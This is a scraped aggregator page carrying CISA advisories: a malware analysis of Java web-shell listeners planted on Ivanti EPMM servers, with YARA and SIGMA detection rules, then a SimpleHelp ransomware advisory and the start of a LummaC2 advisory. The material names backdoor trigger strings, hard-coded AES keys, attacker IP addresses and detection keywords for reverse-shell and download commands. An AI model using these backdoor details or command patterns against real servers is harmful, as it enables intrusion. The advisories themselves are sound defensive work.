SHA512 4cd26b298b448db6b26d91b8cf7ac169d693a0dad4f184742463db872b809b91d462ab4659bb21474578e3202bfc92b0db18716db6b4c3c24b3f9e7f2fccce27
ssdeep 192:KuZ4E9i44LYcyHCi3uFl0xEHqQ+k5bUW0sbh3aUfPuS6GZz:Ku79BP/3uFygq49V0stKEuSpz
Entropy 6.258794
Table 3. SecurityHandlerWanListener.class Malicious Listener
Filename SecurityHandlerWanListener.class
Size 4690 bytes
Type compiled Java class data, version 49.0 (Java 1.5)
MD5  5e9d283b483b8d5c637baf7cfdda0e08
SHA1  8b87a881f6f81afb596d3f98abef4225315e26bf
SHA256 b1b1cf33b8d3da35293d6b74c378f0cd9452a4351e26d07c896c4d9a8257ef89
SHA512 07956b3a830bd0885202d9bc7a5b5a5927acf1c5584830ebc1011849f41b1077c3d6e3c2a6e94e36a338fc6b540c4b736751775e7069df4b257fa3786c1140a2
ssdeep 96:bFlm4Dt94EugELCBt+qRAVfOTqM8+U00RO:Blz94ExtlRAITqGQO
Entropy 5.690466

Set 2

See Table 4 through Table 5 for metadata of the analyzed malware.

Table 4. Loader 2
Filename web-install.jar
Size 8728 bytes
Type JAR
MD5  32f5c3c1582a77c004b1511c77454678
SHA1  2a96ce17ed8a025dd72f3729c247dfdb5b0a19a4
SHA256 b618057de9a8bba95440f23b9cf6374cc66f2acd127b3d478684b22d8f11e00b
SHA512 ec3880dfdc23a06cc1d97153963c3b0bd64db0469069e8dc3395101d12c65bcdcf87e5eac967ddf0b6be7e1dd6e8faaa233224f9f76a90f44f0e9df320d051a3
ssdeep 192:omBb/dSBuj9MLFgWfXsea1Xld+LXxzRlRX+pi+n9PshE6w0Tipbg8:j/T9MLFgWfcnVlSzspic9kCPxpB
Entropy 7.923820
Table 5. WebAndroidAppInstaller.class Malicious Listener
Filename WebAndroidAppInstaller.class
Size 16120 bytes
Type compiled Java class data, version 52.0 (Java 1.8)
MD5  8387a7ce9f2520d8956747fd247b19af
SHA1  9808ab3ddfb9ab4fe3af1b5d1f6a638bc03788e0
SHA256 df501b238854d6579cafebeba82581a728e89ed1f6cd0da54c79ef4eb6f4f9fd
SHA512 a51943a8381e67aca4b8296c9df0b05450525b5b27efbf873fd54a7f68febb503e1eb088d287e3561137fd33d3772dd879a3f00b09285a67f215f7a420e7ffcd
ssdeep 384:iI+1BxqQ3evK5c7aIUnKzaxckO05xiZMQn5JI3c+AK8:iImfqQ3z/nbax1
Entropy 5.950145

Malware Functionality

Set 1

This set of malware contains a loader, a manager, and a malicious listener.

Loader 1

Loader 1 is a Java Archive (JAR) file that contains [T1027.009] and loads the compiled Java class file ReflectUtil.class at runtime.
Loader 1 masquerades ReflectUtil.class as part of the org.apache.http package [T1036]. See Figure 1 for ReflectUtil.class’s hierarchal file path.

Figure 1 - Loader 1 Internal Structure

Figure 1. Loader 1 Internal Structure 

ReflectUtil.class Manager

ReflectUtil.class manipulates Java objects to inject and manage the malicious listener SecurityHandlerWanListener in Apache Tomcat (which was running on the same compromised server). When executed, the file:

  1. Bypasses Java Development Kit (JDK) module restrictions.
  2. Iterates objects and their contexts.
  3. Attempts to load SecurityHandlerWanListener class in the JUnit environment or framework by using getClassName() to return the hard-coded string org.junit.SecurityHandlerWanListener [T1620].

If SecurityHandlerWanListener class is not loaded because it is not found when ReflectUtil.class first executes, ReflectUtil.class handles the error by using a Base64 string catch block (Figure 2) to Base64 decode, gzip decompress, and load the class SecurityHandlerWanListener.

Figure 2 - getBase64String() to Base64 Decode, gzip Decompress, and Load the Class

Figure 2. getBase64String() to Base64 Decode, gzip Decompress, and Load the Class SecurityHandlerWanListener 

The Base64 string:

  1. Returns the Base64-encoded and gzip-compressed bytecode of class SecurityHandlerWanListener.
  2. Decodes and decompresses [T1140] the class bytecode (see Figure 3) in one of two ways:
    1. It first uses sun.misc.BASE64Decoder to call decodeBuffer.
    2. If the first attempt fails, it uses java.util.Base64 to call getDecoder.
Figure 3 - Java Code Snippet for Decoding a Base64 String

Figure 3. Java Code Snippet for Decoding a Base64 String 
  1. Invokes the defineClass method of ClassLoader to load the class from the decompressed bytecode.

Once the class SecurityHandlerWanListener is loaded, ReflectUtil.class:

  1. Creates a new instance of the class and returns it as a new listener.
  2. Retrieves the current list of listeners, adds the new listener to this list, and updates the application’s listener list.
  3. Checks if evilClassName has already been injected into the application’s event listener list to avoid multiple injections or to confirm a previous injection. (CISA has no additional information on the listener evilClassName.)

SecurityHandlerWanListener.class

This compiled Java class file is a malicious listener that intercepts specific HTTP requests and processes them to decode and decrypt payloads, which dynamically create and execute a new class.

The file uses ClassLoader to set up a custom servlet listener that intercepts HTTP requests [T1071.001] based on String Pass, Header Name, and Header Values. Specifically, when a new HTTP request is received, the servlet listener checks if the request contains the string pass 7c6a8867d728c3bb, Header Name Referer, and Header Value https://www[.]live.com.

If the fields match, the file creates a HashMap to store the request, response, and session objects. The file also stores the key 7c6a8867d728c3bb in the session.

The file then retrieves, decodes, and decrypts the Base64-encoded payload:

  1. The file retrieves the payload by reading a line from request’s input stream (request.getReader().readLine()).
  2. The file decodes the line using Base64.
  3. The file decrypts the decoded data using Advanced Encryption Standard (AES) cipher object with the stored key.

The file passes the decrypted data to a method named g, which defines and creates a new Java class file. Cyber threat actors can execute the class on the device to run arbitrary code.

Potential impact: This listener could allow cyber threat actors to:

  • Inject and execute arbitrary code on the server, enabling follow-on activity and persistence.
  • Exfiltrate data by intercepting and processing HTTP requests.

See Figure 4 for the relevant listener code snippet.

Figure 4 - Java Code Snippet

Figure 4. Java Code Snippet 

Set 2

This set of malware contains a loader and a malicious listener.

Loader 2

This JAR file contains and loads the compiled Java class file WebAndroidAppInstaller.class at runtime.

The JAR file masquerades the class file as part of the com.mobileiron.service package. See Figure 5 for WebAndroidAppInstaller.class’s hierarchal file path.

Figure 5 - WebAndroidAppInstaller.class Hierarchical File Path

Figure 5: WebAndroidAppInstaller.class Hierarchical File Path 

WebAndroidAppInstaller.class

This compiled Java class file is a malicious listener that intercepts and processes specific HTTP requests, retrieves and decrypts password parameters from the request, defines and loads a new malicious class, encrypts and encodes the new class output, and generates a response with the encrypted output.

The listener first retrieves request and response objects from a Java ServletContext. Then, the file checks the request’s Content-Type to ensure it is not null and contains the string application/x-www-form-urlencoded.

If these conditions are met, the file retrieves a password parameter from the request. If the data is not null and has a length greater than zero, the password parameter value is Base64 decoded and decrypted using an AES algorithm with the hard-coded key 3c6e0b8a9c15224a [T1573.001].

If the decrypted data is not empty, the decrypted data defines and implements a new class. The file AES encrypts the new class output using the same hard-coded key, 3c6e0b8a9c15224a, and then Base64 encodes it [T1027.013].

The file then generates a Message Digest Algorithm 5 (MD5) hash of the data stored in the password parameter (from the initial HTTP request) and hard-coded key and checks if the hash value was stored in newly allocated byte array ByteArrayOutputStream. The file creates a PrintWriter object to generate a response containing the first 16 characters of the computed MD5 hash value, followed by the Base64-encoded and AES-encrypted output of the new loaded class and the remaining part of the MD5 hash value.

Potential impact. This listener could allow cyber threat actors to:

  • Inject and execute arbitrary code on the server, enabling follow-on activity and persistence.
  • Exfiltrate data by receiving response and execution results.

See Figure 6 for the applicable Java code Snippet.

Figure 6 - WebAndroidAppInstaller.class Java Code

Figure 6. WebAndroidAppInstaller.class Java Code 

Detection

Yara Rules

Deploy the CISA-created YARA rules in Table 6 to detect malicious activity.

Table 6. YARA Rules
Loader 1

rule CISA_251126_01 : trojan hides_artifacts

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “hides-artifacts”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious jar filter samples”

sha256_1 = “c1f60ca5a5f7b94ab7122718a44b46de16c69d22c2eb62ce2948cab14bc78d50”

strings:

$s0 = { 6F 72 67 2F 61 70 61 63 68 65 2F 68 74 74 70 2F 63 6C 69 65 6E 74 }

$s1 = { 2F 77 6F 2F 52 65 66 6C 65 63 74 55 74 69 6C 2E 63 6C 61 73 73 }

$s2 = { 83 2E 9D 42 02 A3 81 42 02 B3 C7 57 34 C4 A8 21 }

$s3 = { 8C 8E C0 B6 14 0E 92 08 89 EE EB 1A 11 7D F4 4E }

$s4 = { 5B 97 FF F6 12 C9 16 F5 17 C8 5B 5F 44 0E 07 30 }

$s5 = { A9 21 59 ED 8E 7A 28 D6 29 FA E3 D0 4C 3D 0F CE }

$s6 = { 5A BD F7 24 E8 66 5F 07 2F 7C 0C 0E A9 E3 8D C5 }

$s7 = { 05 1B AE 97 B1 88 FF 01 16 EF 3F 44 9E 5F 43 AE }

condition:

all of them

}

ReflectUtil.class

rule CISA_251126_02 : trojan

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “n/a”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious servlet filter class loader samples”

sha256_1 = “065c1c2fb17ba1c3f882bead409215df612673cd455698768ed71412f9190ba3”

strings:

$s0 = { 6F 72 67 2F 61 70 61 63 68 65 2F 68 74 74 70 }

$s1 = { 63 6C 69 65 6E 74 2F 77 6F 2F 52 65 66 6C 65 63 74 55 74 69 6C }

$s2 = { 53 65 63 75 72 69 74 79 48 61 6E 64 6C 65 72 57 61 6E 4C 69 73 74 65 6E 65 72 }

$s3 = { 67 65 74 4C 69 73 74 65 6E 65 72 }

$s4 = { 61 64 64 4C 69 73 74 65 6E 65 72 }

$s5 = { 54 6F 6D 63 61 74 45 6D 62 65 64 64 65 64 43 6F 6E 74 65 78 74 }

$s6 = { 67 7A 69 70 44 65 63 6F 6D 70 72 65 73 73 }

$s7 = { 67 65 74 41 70 70 6C 69 63 61 74 69 6F 6E 45 76 65 6E 74 4C 69 73 74 65 6E 65 72 73 }

$s8 = { 73 65 74 41 70 70 6C 69 63 61 74 69 6F 6E 45 76 65 6E 74 4C 69 73 74 65 6E 65 72 73 }

$s9 = { 65 76 69 6C 43 6C 61 73 73 4E 61 6D 65 }

condition:

all of them

}

SecurityHandlerWanListener.class

rule CISA_251126_03 : trojan installs_other_components exfiltrates_data

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “installs-other-components exfiltrates-data”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious servlet filter class samples”

sha256_1 = “b1b1cf33b8d3da35293d6b74c378f0cd9452a4351e26d07c896c4d9a8257ef89”

strings:

$s0 = { 53 65 72 76 6C 65 74 52 65 71 75 65 73 74 4C 69 73 74 65 6E 65 72 }

$s1 = { 43 6C 61 73 73 4C 6F 61 64 65 72 }

$s2 = { 53 65 72 76 6C 65 74 52 65 71 75 65 73 74 45 76 65 6E 74 }

$s3 = { 2F 48 74 74 70 53 65 72 76 6C 65 74 52 65 73 70 6F 6E 73 65 }

$s4 = { 48 74 74 70 53 65 73 73 69 6F 6E }

$s5 = { 48 74 74 70 53 65 72 76 6C 65 74 52 65 73 70 6F 6E 73 65 }

$s6 = { 68 65 61 64 65 72 56 61 6C 75 65 }

$s7 = { 37 63 36 61 38 38 36 37 64 37 32 38 63 33 62 62 }

$s8 = { 70 61 73 73 }

$s9 = { 53 65 63 72 65 74 4B 65 79 53 70 65 63 }

$s10 = { 15 68 74 74 70 73 3A 2F 2F 77 77 77 2E 6C 69 76 65 2E 63 6F 6D 2F }

$s11 = { 52 65 66 65 72 65 72 }

condition:

all of them

}

Loader 2

rule CISA_251126_04 : trojan hides_artifacts

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “hides-artifacts”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious jar Tomcat listener shell samples”

sha256_1 = “b618057de9a8bba95440f23b9cf6374cc66f2acd127b3d478684b22d8f11e00b”

strings:

$s0 = { 63 6F 6D 2F 6D 6F 62 69 6C 65 69 72 6F 6E 2F 73 65 72 76 69 63 65 2F }

$s1 = { 57 65 62 41 6E 64 72 6F 69 64 41 70 70 49 6E 73 74 61 6C 6C 65 72 2E 63 6C 61 73 73 }

$s2 = { 5A 5D BB 33 C0 43 31 B0 2D DC 58 F2 75 44 CE E5 }

$s3 = { 97 DC AC 0F A7 69 97 A4 5A 72 E8 96 AC 43 9E 01 }

$s4 = { E0 E0 7E 40 F3 F8 87 30 C5 83 30 C5 43 14 E7 67 }

$s5 = { DB E6 F7 F9 BD FC BE 75 00 BF 6F B3 59 B7 28 07 }

$s6 = { C6 BF A4 1D 28 AB 7A B9 3E 09 B1 D8 E2 FA 09 36 }

$s7 = { B8 0E 8E 0B 97 2D AE CF B4 B8 6E CD E5 E6 BA 92 }

condition:

all of them

}

WebAndroidAppInstaller.class

rule CISA_251126_05 : trojan installs_other_components exfiltrates_data

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126_”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “installs-other-components exfiltrates-data”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious Tomcat listener shell class samples”

sha256_1 = “df501b238854d6579cafebeba82581a728e89ed1f6cd0da54c79ef4eb6f4f9fd”

strings:

$s0 = { 43 6C 61 73 73 4C 6F 61 64 65 72 }

$s1 = { 6D 6F 62 69 6C 65 69 72 6F 6E 2F 73 65 72 76 69 63 65 }

$s2 = { 57 65 62 41 6E 64 72 6F 69 64 41 70 70 49 6E 73 74 61 6C 6C 65 72 }

$s3 = { 61 64 64 4C 69 73 74 65 6E 65 72 }

$s4 = { 73 65 72 76 6C 65 74 52 65 71 75 65 73 74 4C 69 73 74 65 6E 65 72 43 6C 61 73 73 }

$s5 = { 61 64 64 41 70 70 6C 69 63 61 74 69 6F 6E 45 76 65 6E 74 4C 69 73 74 65 6E 65 72 4D 65 74 68 6F 64 }

$s6 = { 62 61 73 65 36 34 44 65 63 6F 64 65 }

$s7 = { 63 6F 6E 74 65 6E 74 54 79 70 65 }

$s8 = { 08 72 65 73 70 6F 6E 73 65 }

$s9 = { 33 63 36 65 30 62 38 61 39 63 31 35 32 32 34 61 }

$s10 = { 6B 70 61 73 73 6C 6F 67 69 6E }

$s11 = { 53 65 72 76 6C 65 74 52 65 71 75 65 73 74 4C 69 73 74 65 6E 65 72 }

$s12 = { 53 65 63 72 65 74 4B 65 79 53 70 65 63 }

condition:

all of them

}

SIGMA Rule

Deploy the CISA-created SIGMA rule in Table 7 to detect malicious activity. 

Table 7. SIGMA Rule
Loader Malware for Ivanti Mobile Management Systems

## CISA Code & Media Analysis ##

############ README ###############

## Edit rules and queries as needed for your hunt and based on your environment.

## Ensure your EDR/SIEM instance has enough memory to run these AND/OR condition-based queries. May take longer to run than conventional Sigma rule query.

## Do not edit “logsource-product:” unless you are editing this rule to meet specific logsources/fields and know your environment.

## TLP CLEAR may convert rules using online converter of choice.

###################################

title: Detects Artifacts Based on MAR-251126, Ivanti EPMM CVE-2025-4427 and CVE-2025-4428

incident: 251126

tlp: CLEAR

id: 83df757f-54e7-44a0-be21-ae2306ca3240

status: test

description: Detects abused URL paths and suspicious commands used by Threat Actors on Ivanti Endpoint Manger Mobile (EPMM). Based on MAR-251126 as well as Unauthenticated Remote Code Execution Vulnerabilities CVE-2025-4427 and CVE-2025-4428.

references:

    – ‘MAR-251126’

    – ‘https://projectdiscovery.io/blog/ivanti-remote-code-execution’

    – ‘https://labs.watchtowr.com/expression-payloads-meet-mayhem-cve-2025-4427-and-cve-2025-4428/’

    – ‘https://www.wiz.io/blog/ivanti-epmm-rce-vulnerability-chain-cve-2025-4427-cve-2025-4428’

    – ‘https://threatprotect.qualys.com/2025/05/20/cisa-warns-of-ivanti-epmm-unauthenticated-remote-code-execution-vulnerabilities-cve-2025-4427-cve-2025-4428/’

    – ‘https://profero.io/blog/ivanti-epmm-attacks’

    – ‘https://github.com/rapid7/metasploit-framework/blob/26156dfac2e01379eb858a87aa85e2ecfea929ff/modules%2Fexploits%2Fmulti%2Fhttp%2Fivanti_epmm_rce_cve_2025_4427_4428.rb’   

author: CISA Code & Media Analysis

date: 2025-08-08

modified: 2025-08-13

tags:

    – cve.2025.4427

    – cve.2025.4428

logsource:

    product: cma

detection:

    keywords:

        – ‘GET’

    keywords_1:

        – ‘/api/v2/*’

    keywords_2:

        – ‘sh -i’

        – ‘invoke’

        – ‘java’

        – ‘/dev/tcp/’

        – ‘getRuntime’

        – ‘.jar’

        – ‘.class’

        – ‘evilClassName’

        – ‘ping’

        – ‘dig’

        – ‘curl’

        – ‘wget’

        – ‘fetch’

        – ‘echo’


    keywords_3:

        – ‘chmod’

    keywords_4:

        – ‘+x’

        – ‘a+r’

        – ‘755’

        – ‘/tmp’


    keywords_5:

        – ‘/mi/tomcat/webapps/mifs/401.jsp’

        – ‘/mi/tomcat/webapps/mifs/css/css.css’

        – ‘/mi/tomcat/webapps/mifs/session.jsp’

         – ‘/mi/tomcat/webapps/mifs/baseURL.jsp’

         – ‘065c1c2fb17ba1c3f882bead409215df612673cd455698768ed71412f9190ba3’

         – ‘b618057de9a8bba95440f23b9cf6374cc66f2acd127b3d478684b22d8f11e00b’

         – ‘c1f60ca5a5f7b94ab7122718a44b46de16c69d22c2eb62ce2948cab14bc78d50’

         – ‘df501b238854d6579cafebeba82581a728e89ed1f6cd0da54c79ef4eb6f4f9fd’

         – ‘1b1dda5e8e26da568559e0577769697c624df30e’

         – ‘ac389c8b7f3d2fcf4fd73891f881b12b8343665b’

         – ‘19b4df629f5b15e5ff742c70d2c7dc4dac29a7ce’

         – ‘f780151c151b6cec853a278b4e847ef2af3dbc5d’

         – ‘dce8faf5fcf5998b6802995914caa988ee1ebd92’

         – ‘aa2cfeeca6c8e7743ad1a5996fe5ccc3d52e901d’

         – ‘2bd61ce5bdd258c7dcbef53aedb1b018b8e0ae26’

         – ‘82.132.235.212’

         – ‘37.219.84.22’

         – ‘88.194.29.21’

         – ‘27.25.148.183’

         – ‘83.229.126.234’

         – ‘91.193.19.109’

         – ‘47.120.74.19’

         – ‘100.26.51.59’

         – ‘150.241.71.231’

         – ‘75.170.92.132’

         – ‘5.181.159.149’

         – ‘45.38.17.43’

         – ‘75.170.92.132’


    condition: keywords and keywords_1 and keywords_2 or keywords and keywords_1 and keywords_3 or keywords_3 and keywords_4 or keywords_5


falsepositives:

    – Rate of FP low-moderate with some strings.

    – Use this rule in an infected environment/logs.

    – Analyst may need to make adjustments to the query as required.

level: high

Incident Response

If this or similar malware is detected, CISA recommends that organizations:

  1. Quarantine or take offline potentially affected hosts.
  2. Collect and review artifacts, such as running processes/services, unusual authentications, and recent network connections.
  3. Capture a full forensic disk image of the affected host for sharing with CISA.
  4. If initial investigation (Step 2) finds the threat actor’s access was limited (e.g., they did not move laterally or elevate privileges), provision new account credentials. If the investigation finds the threat actor had broader access or potentially moved laterally, follow your organization’s incident response plans to initiate threat hunting, containment, and eviction measures.
  5. Report the compromise to CISA:
    1. Report the compromise via CISA’s 24/7 Operations Center (contact@cisa.dhs.gov or 1-844-729-2472) or CISA’s Incident Reporting System.
    2. Use CISA’s Malware Analysis Submission Form to submit a file containing the malicious code. Include the CISA-provided Incident ID number (obtained from reporting the compromise) in the Open Incident ID field.
  6. Reimage compromised hosts.
  7. Apply recommendations from the Mitigations section to harden the systems.

Mitigations

CISA recommends organizations implement the mitigations below to improve your organization’s cybersecurity posture on the basis of the threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

  • Upgrade Ivanti EPMM versions to the latest version as soon as possible.
  • Treat mobile device management (MDM) systems as high-value assets (HVAs) with additional restrictions and monitoring. MDM systems provide elevated access to thousands of hosts and should be treated as HVAs with additional restrictions and monitoring.
  • Follow best cybersecurity practices in production and enterprise environments, including mandating phishing-resistant multifactor authentication (MFA) for all staff and services. For additional best practices, see CISA’s Cross-Sector Cybersecurity Performance Goals (CPGs).

Disclaimer

CISA does not endorse any commercial entity, product, company, or service, including any entities, products, companies, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA.

Version History

September 18, 2025: Initial version.

Appendix A: MITRE ATT&CK Techniques

See Table 8 and Table 9 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 8. Defense Evasion
Technique Title  ID Use
Obfuscated Files or Information: Compile After Delivery T1027.004 The cyber threat actors delivered malware in segments, splitting it into multiple Base64-encoded segments. The actors used Java EL injection to write each chunk and append them together using the append mode (via the true parameter).
Obfuscated Files or Information: Embedded Payloads T1027.009 Loader 1 contains ReflectUtil.class.
Obfuscated Files or Information: Encrypted/Encoded File T1027.013 WebAndroidAppInstaller.class AES encrypts and Base64 encodes a class output with a hard coded key.
Masquerading T1036

Loader 1 masquerades ReflectUtil.class as part of the org.apache.http package.

Loader 2 masquerades WebAndroidAppInstaller.class as part of the com.mobileiron.service package.

Reflective Code Loading T1620 ReflectUtil.class reflectively loads code into Java processes to add a malicious listener to Apache Tomcat servers. 
Deobfuscate/Decode Files or Information T1140 ReflectUtil.class decodes and decompresses a class bytecode.
Technique Title  ID Use
Application Layer Protocol: Web Protocols T1071.001

SecurityHandlerWanListener.class intercepts HTTP requests.

WebAndroidAppInstaller.class intercepts and processes specific HTTP requests.

Encrypted Channel: Symmetric Cryptography T1573.001 WebAndroidAppInstaller.class decodes a Base64 password parameter value using an AES algorithm and hard-coded key.
Mehr lesen →
soc

Ransomware Actors Exploit Unpatched SimpleHelp Remote Monitoring and Management to Compromise Utility Billing Software Provider

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) is releasing this advisory in response to ransomware actors leveraging unpatched instances of a vulnerability in SimpleHelp Remote Monitoring and Management (RMM) to compromise customers of a utility billing software provider. This incident reflects a broader pattern of ransomware actors targeting organizations through unpatched versions of SimpleHelp RMM since January 2025.

SimpleHelp versions 5.5.7 and earlier contain several vulnerabilities, including CVE-2024-57727—a path traversal vulnerability.1 Ransomware actors likely leveraged CVE-2024-57727 to access downstream customers’ unpatched SimpleHelp RMM for disruption of services in double extortion compromises.1 

CISA added CVE-2024-57727 to its Known Exploited Vulnerabilities (KEV) Catalog on Feb. 13, 2025.

CISA urges software vendors, downstream customers, and end users to immediately implement the Mitigations listed in this advisory based on confirmed compromise or risk of compromise.

Download the PDF version of this report:

Mitigations

CISA recommends organizations implement the mitigations below to respond to emerging ransomware activity exploiting SimpleHelp software. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections. These mitigations apply to all critical infrastructure organizations.

Vulnerable Third-Party Vendors

If SimpleHelp is embedded or bundled in vendor-owned software or if a third-party service provider leverages SimpleHelp on a downstream customer’s network, then identify the SimpleHelp server version at the top of the file <file_path>/SimpleHelp/configuration/serverconfig.xml. If version 5.5.7 or prior is found or has been used since January 2025, third-party vendors should:

  1. Isolate the SimpleHelp server instance from the internet or stop the server process.
  2. Upgrade immediately to the latest SimpleHelp version in accordance with SimpleHelp’s security vulnerability advisory.2
  3. Contact your downstream customers to direct them to take actions to secure their endpoints and undertake threat hunting actions on their network.

Vulnerable Downstream Customers and End Users

Determine if the system is running an unpatched version of SimpleHelp RMM either directly or embedded in third-party software.

SimpleHelp Endpoints

Determine if an endpoint is running the remote access (RAS) service by checking the following paths depending on the specific environment:

  • Windows: %APPDATA%JWrapper-Remote Access
  • Linux: /opt/JWrapper-Remote Access
  • MacOs: /Library/Application Support/JWrapper-Remote Access

If RAS installation is present and running, open the serviceconfig.xml file in <file_path>/JWrapper-Remote Access/JWAppsSharedConfig/ to determine if the registered service is vulnerable. The lines starting with <ConnectTo indicate the server addresses where the service is registered.

SimpleHelp Server

Determine the version of any SimpleHelp server by performing an HTTP query against it. Add /allversions (e.g., https://simple-help.com/allversions) to query the URL for the version page. This page will list the running version.

If an unpatched SimpleHelp version 5.5.7 or earlier is confirmed on a system, organizations should conduct threat hunting actions for evidence of compromise and continuously monitor for unusual inbound and outbound traffic from the SimpleHelp server. Note: This is not an exhaustive list of indicators of compromise.

  1.  Refer to SimpleHelp’s guidance to determine compromise and next steps.3
  2. Isolate the SimpleHelp server instance from the internet or stop the server process.
  3. Search for any suspicious or anomalous executables with three alphabetic letter filenames (e.g., aaa.exe, bbb.exe, etc.) with a creation time after January 2025. Additionally, perform host and network vulnerability security scans via reputable scanning services to verify malware is not on the system.
  4. Even if there is no evidence of compromise, users should immediately upgrade to the latest SimpleHelp version in accordance with SimpleHelp’s security vulnerabilities advisory.4

If your organization is unable to immediately identify and patch vulnerable versions of SimpleHelp, apply appropriate workarounds. In this circumstance, CISA recommends using other vendor-provided mitigations when available. These non-patching workarounds should not be considered permanent fixes and organizations should apply the appropriate patch as soon as it is made available.

Encrypted Downstream Customers and End Users

If a system has been encrypted by ransomware:

  1. Disconnect the affected system from the internet.
  2. Use clean installation media (e.g., a bootable USD drive or DVD) to reinstall the operating system. Ensure the installation media is free from malware.
  3. Wipe the system and only restore data from a clean backup. Ensure data files are obtained from a protected environment to avoid reintroducing ransomware to the system.

CISA urges you to promptly report ransomware incidents to a local FBI Field Office, FBI’s Internet Crime Compliant Center (IC3), and CISA via CISA’s 24/7 Operations Center (report@cisa.gov or 1-844-Say-CISA).

Proactive Mitigations to Reduce Risk

To reduce opportunities for intrusion and to strengthen response to ransomware activity, CISA recommends customers of vendors and managed service providers (MSPs) implement the following best practices:

  • Maintain a robust asset inventory and hardware list [CPG 1.A].
  • Maintain a clean, offline backup of the system to ensure encryption will not occur once reverted. Conduct a daily system backup on a separate, offline device, such as a flash drive or external hard drive. Remove the device from the computer after backup is complete [CPG 2.R].
  • Do not expose remote services such as Remote Desktop Protocol (RDP) on the web. If these services must be exposed, apply appropriate compensating controls to prevent common forms of abuse and exploitation. Disable unnecessary OS applications and network protocols on internet-facing assets [CPG 2.W].
  • Conduct a risk analysis for RMM software on the network. If RMM is required, ask third-party vendors what security controls are in place.
  • Establish and maintain open communication channels with third-party vendors to stay informed about their patch management process.
  • For software vendors, consider integrating a Software Bill of Materials (SBOM) into products to reduce the amount of time for vulnerability remediation.
    • An SBOM is a formal record of components used to build software. SBOMs enhance supply chain risk management by quickly identifying and avoiding known vulnerabilities, identifying security requirements, and managing mitigations for vulnerabilities. For more information, see CISA’s SBOM page.

Resources

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

CISA and FBI do not encourage paying ransom as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI and CISA urge you to promptly report ransomware incidents to FBI’s Internet Crime Complain Center (IC3), a local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (report@cisa.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

SimpleHelp users or vendors can contact support@simple-help.com for assistance with queries or concerns.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by CISA.

Version History

June 12, 2025: Initial version.

Notes

1. Anthony Bradshaw, et. al., “DragonForce Actors Target SimpleHelp Vulnerabilities to Attack MSP, Customers,” Sophos News, May 27, 2025, https://news.sophos.com/en-us/2025/05/27/dragonforce-actors-target-simplehelp-vulnerabilities-to-attack-msp-customers/.
2. For instructions for upgrading to the latest version of SimpleHelp, see SimpleHelp’s security vulnerability advisory.
3. To determine possibility of compromise and next steps, see SimpleHelp’s guidance.
4. For instructions for upgrading to the latest version of SimpleHelp, see SimpleHelp’s security vulnerability advisory.

Mehr lesen →
soc

Threat Actors Deploy LummaC2 Malware to Exfiltrate Sensitive Data from Organizations

Summary

The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint advisory to disseminate known tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) associated with threat actors deploying the LummaC2 information stealer (infostealer) malware. LummaC2 malware is able to infiltrate victim computer networks and exfiltrate sensitive information, threatening vulnerable individuals’ and organizations’ computer networks across multiple U.S. critical infrastructure sectors. According to FBI information and trusted third-party reporting, this activity has been observed as recently as May 2025. The IOCs included in this advisory were associated with LummaC2 malware infections from November 2023 through May 2025.

The FBI and CISA encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of LummaC2 malware.

Download the PDF version of this report:

For a downloadable copy of IOCs, see:

